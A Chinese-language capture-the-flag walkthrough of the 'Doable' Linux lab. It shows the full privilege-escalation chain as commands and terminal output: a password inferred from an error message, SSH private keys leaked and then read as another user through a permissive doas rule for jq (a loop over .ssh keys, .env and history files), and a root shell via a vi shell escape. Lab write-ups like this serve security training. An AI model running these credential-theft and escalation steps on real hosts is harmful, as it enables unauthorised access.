

Doable

系统：Linux
难度：Easy
作者：Sublarge

攻击链

Web 错误信息泄露口令

→ 调试页面泄露 Elena 私钥

→ doas + jq 读取 Silas 私钥


→ doas + vi 提权到 root

1. 信息收集

```
nmap -sC -sV -Pn 192.168.64.11
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 10.4
80/tcp	open	http	Apache httpd 2.4.68
5000/tcp	open	http	Werkzeug httpd 3.1.8

浏览器访问 `http://192.168.64.11/`，在开发者工具的 Elements 面板或网页源代码中发现注释：



Elements

```
<!DOCTYPE html>
<html lang="en" class="hydrated">
  <head>
    <meta charset="UTF-8">
    <style data-styl=ion-icon{visibility:hidden}.hydrated{visibility:inherit}</style>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <!--
      - "Sometimes the error message itself holds the key."
    -->
    <title>dprod - Digital product design agency</title>
    <meta name="title" content="dprod - Digital product design agency">
    <meta name="description" content="This is a agency html template made by ADITYA RAJ">
    <!--
      - favicon
    -->
    <link rel="shortcut icon" href="/favicon.svg" type="image/svg+xml">
    <!--
      - custom css link
    -->
    <link rel="stylesheet" href="/assets/css/style.css">
    <!--
      - google font link
    -->
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
    <link href="https://fonts.googleapis.com/css2?family=Jost:wght@400;500;600;700&display=swap" rel="stylesheet">
    <!--
      - preload images
    -->
    <link rel="preload" as="image" href="/assets/images/hero-banner.png">
    <style type="text/css">
    <style type="text/css">
    <style data-emotion="css" data-s=
  </html>
```

Styles

element.style {

*, ::before, ::after {

margin: 0;

padding: 0;

box-sizing: border-box;

}

head {

display: none;

}

Inherited from html.hydrated

@media (min-width: 1200px) {

:root {

--fs-1: 8rem;

}

@media (min-width: 992px) {

:root {

--fs-1: 6.5rem;

--section-padding: 120px;

}

@media (min-width: 575px) {

:root {

--fs-1: 5rem;

}

:root {

--sefety-orange_10: hsla(24, 100%, 50%, 0.1);

--sefety-orange: hsl(24, 100%, 50%);

--sonic-silver: hsl(220, 1%, 48%);

--gunmetal_10: hsla(217, 21%, 16%, 0.1);


}

```
<!-- "Sometimes the error message itself holds the key." -->
```

提示说明错误信息就是口令线索。

2. 获取 Elena 权限

访问 `http://192.168.64.11:5000/`：



依次测试输入：

```
admin123 → Not correct
password → Password is incorrect
incorrect → please try again later
```

从最后一条错误信息中提取 `again later`，将它作为密码提交，成功进入调试页面：


```
{
  echo '-----BEGIN OPENSSSH PRIVATE KEY-----'
  base64 -w 70 1.raw
  echo '-----END OPENSSSH PRIVATE KEY-----'
} > id_ed25519

chmod 600 id_ed25519
ssh-keygen -y -f id_ed25519
```

```
(root@oberon)-[~]
# {
  echo '-----BEGIN OPENSSSH PRIVATE KEY-----'
  base64 -w 70 1.raw
  echo '-----END OPENSSSH PRIVATE KEY-----'
} > id_ed25519

(root@oberon)-[~]
# chmod 600 id_ed25519

(root@oberon)-[~]
# ssh-keygen -y -f id_ed25519
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/Om1kWr5sL90NZxTeHPkdFzfTNaAhBpJLgLPXvVSF0 elena@Doable

(root@oberon)-[~]
#
```



公钥注释为 `elena@Doable`，使用私钥登录：

```
ssh -i id_ed25519 -o IdentitiesOnly=yes elena@192.168.64.11
id
cat ~/user.txt
```



```
elena@Doable:~$ cat /etc/passwd | grep -E "/bin/(ba)?sh$"
root:x:0:0:root:/root:/bin/bash
elena:x:1000:1000::/home/elena:/bin/bash
silas:x:1001:1001::/home/silas:/bin/bash
elena@Doable:~$ getent passwd | grep -Ev '(/nologin|false)$'
root:x:0:0:root:/root:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
elena:x:1000:1000::/home/elena:/bin/bash
silas:x:1001:1001::/home/silas:/bin/bash
elena@Doable:~$ find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 30768 Jul 5 19:49 /bin/umount
---s---x--x 1 root root 14224 Jul 24 19:50 /bin/bbsuid
-rwsr-xr-x 1 root root 38960 Jul 5 19:49 /bin/mount
-rwsr-xr-x 1 root root 26824 Apr 10 03:19 /usr/bin/expiry
-rwsr-xr-x 1 root root 34824 Oct 11 2024 /usr/bin/doas
-rwsr-xr-x 1 root root 48464 Apr 10 03:19 /usr/bin/chsh
-rwsr-xr-x 1 root root 80552 Apr 10 03:19 /usr/bin/chage
-rwsr-xr-x 1 root root 88968 Apr 10 03:19 /usr/bin/passwd
-rwsr-xr-x 1 root root 67680 Apr 10 03:19 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 50032 Apr 10 03:19 /usr/bin/chfn
-rwsr-xr-x 1 root root 14224 Jun 10 16:42 /usr/sbin/suexec
elena@Doable:~$
```

/etc/doas.conf 中存在:

```
permit nopass elena as silas cmd /usr/bin/jq
```

```
elena@Doable:~$ ls -la /etc/doas*
-rw-r--r-- 1 root root 258 Jun 29 09:35 /etc/doas.conf
-rw-r----- 1 root root 213 Oct 11 2024 /etc/doas.conf.bak

/etc/doas.d:
ls: can't open '/etc/doas.d': Permission denied
total 0
elena@Doable:~$ command -v doas
/usr/bin/doas
elena@Doable:~$ which doas
/usr/bin/doas
elena@Doable:~$ cat /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq
elena@Doable:~$
```

该规则允许 Elena 无密码、以 Silas 身份运行 `jq`。Silas 的家目录权限为 `700`，Elena 不能直接读取：


```
eIena@Doable:~$ doas -n -u silas /usr/bin/jq -Rr \
  'select(startswith("Uid:") or startswith("Gid:"))' \
  /proc/self/status
Uid:    1001    1001    1001    1001
Gid:    1001    1001    1001    1001
eIena@Doable:~$ ls -ld /home/silas/.ssh 2>/dev/null
eIena@Doable:~$ ls -la /home/silas 2>/dev/null
total 0
eIena@Doable:~$ ls -ld /home/silas
drwx-----  3 silas  silas          4096 Jun 28 14:11 /home/silas
```

利用 `jq -Rr` 以 Silas 身份读取其私钥:

```
doas -u silas /usr/bin/jq -Rr . \
  /home/silas/.ssh/id_ed25519 > /tmp/silas.key

chmod 600 /tmp/silas.key
head -n 1 /tmp/silas.key
```

```
eIena@Doable:~$ doas -u silas /usr/bin/jq -Rr . \
  /home/silas/.ssh/id_ed25519 > /tmp/silas.key
eIena@Doable:~$ for f in \
  /home/silas/.bash_history \
  /home/silas/.ash_history \
  /home/silas/.profile \
  /home/silas/.bashrc \
  /home/silas/.ssh/authorized_keys \
  /home/silas/.ssh/config \
  /home/silas/.ssh/id_ed25519 \
  /home/silas/.ssh/id_rsa \
  /home/silas/.env
do
  echo "==== $f ====="
  doas -n -u silas /usr/bin/jq -nr \
    --rawfile content "$f" \
    '$content' 2>/dev/null
done
==== /home/silas/.bash_history =====
==== /home/silas/.ash_history =====
==== /home/silas/.profile =====
==== /home/silas/.bashrc =====
==== /home/silas/.ssh/authorized_keys =====
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJvo+JU7fARYutiik0QaxoZ8xejIKC4pLnwGhdV9xw2L silas@Maze
==== /home/silas/.ssh/config =====
==== /home/silas/.ssh/id_ed25519 =====
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACb6PiV03wEWLrYoijkGsaGfMXoyCguKZZ8BoXVfccNiwAAAJBzteozc7Xq
MwAAAAtzc2gtZWQyNTUxOQAAACb6PiV03wEWLrYoijkGsaGfMXoyCguKZZ8BoXVfccNiw
AAAEt/QcH2XPStm0a0ShQTYGyo5gcmSAheSTHyZ0cfJWM4pvo+JU7fARYutiik0QaxoZ8
xejIKC4pLnwGhdV9xw2LAAAAACnNpbGZQE1hemUBAgM=
-----END OPENSSH PRIVATE KEY-----
==== /home/silas/.ssh/id_rsa =====
==== /home/silas/.env =====
eIena@Doable:~$
```

从靶机内部登录 Silas:

```
ssh -i /tmp/silas.key \
  -o StrictHostKeyChecking=no \
  silas@127.0.0.1

id
cat ~/note.txt
```

```
elena@Doable:~$ chmod 600 /tmp/silas.key
elena@Doable:~$ ssh -i /tmp/silas.key \
-o StrictHostKeyChecking=no \
silas@127.0.0.1
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
```

```

      _
     _\ / _ _\ / _ _\ / _ _\ / _ _\
    _\ v v / _\ / ( ( ) | | | | | _\
   _\ \ / _ _\ | \ _ _\ / | | | | \ _\
```

```
silas@Doable:~$ id
uid=1001(silas) gid=1001(silas) groups=1001(silas)
silas@Doable:~$ whoami
silas
silas@Doable:~$ pwd
/home/silas
silas@Doable:~$ ls -la
total 16
drwx----- 3 silas silas 4096 Jun 28 14:11 .
drwxr-xr-x 4 root root 4096 Jun 26 23:27 ..
drwx----- 2 silas silas 4096 Jun 27 23:48 .ssh
-rw-r--r-- 1 silas silas 15 Jun 28 14:11 note.txt
silas@Doable:~$ cat note.txt
what can i do?
silas@Doable:~$
```



4. Silas 提权到 root

note.txt 中的 `what can i do?` 提示继续检查 `doas` 权限。对常见 GTF0Bins 命令做无密码测试：

```
for cmd in \
  /usr/bin/vi /usr/bin/vim /usr/bin/jq \
  /usr/bin/find /usr/bin/awk /bin/sh /bin/bash
do
  doas -n "$cmd" --version >/dev/null 2>&1 &&
  echo "[+] allowed: $cmd"
done
```

```
silas@Doable:~$ for cmd in \
  /usr/bin/vi \
  /usr/bin/vim \
  /usr/bin/jq \
  /usr/bin/find \
  /usr/bin/awk \
  /bin/sh \
  /bin/bash
do
  doas -n "$cmd" --version >/dev/null 2>&1 &&
  echo "[+] allowed: $cmd"
done
[+] allowed: /usr/bin/vi
silas@Doable:~$
```



结果表明 Silas 可以以 root 身份运行 `/usr/bin/vi`：

```
doas /usr/bin/vi
```



```
Press ENTER or type command to continue
[No write since last change]
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

```
Press ENTER or type command to continue|
```



进入 vi 后按 `Esc`，依次执行：

```
:set shell=/bin/sh
:shell
```

验证权限并读取 flag：

```
id
whoami
cat /root/root.txt
```

```
Press ENTER or type command to continue
[No write since last change]
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

```
Press ENTER or type command to continue
[No write since last change]
/home/silas # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/home/silas # whoami
root
/home/silas # cat /root/root.txt
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
/home/silas # |
```



```
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
```

Flag

```
User: flag{user-9c68792801979d8dcca8c5d86dd1af91}  
Root: flag{root-b7a0a4afee46f67662b8d428ab63e14e}
```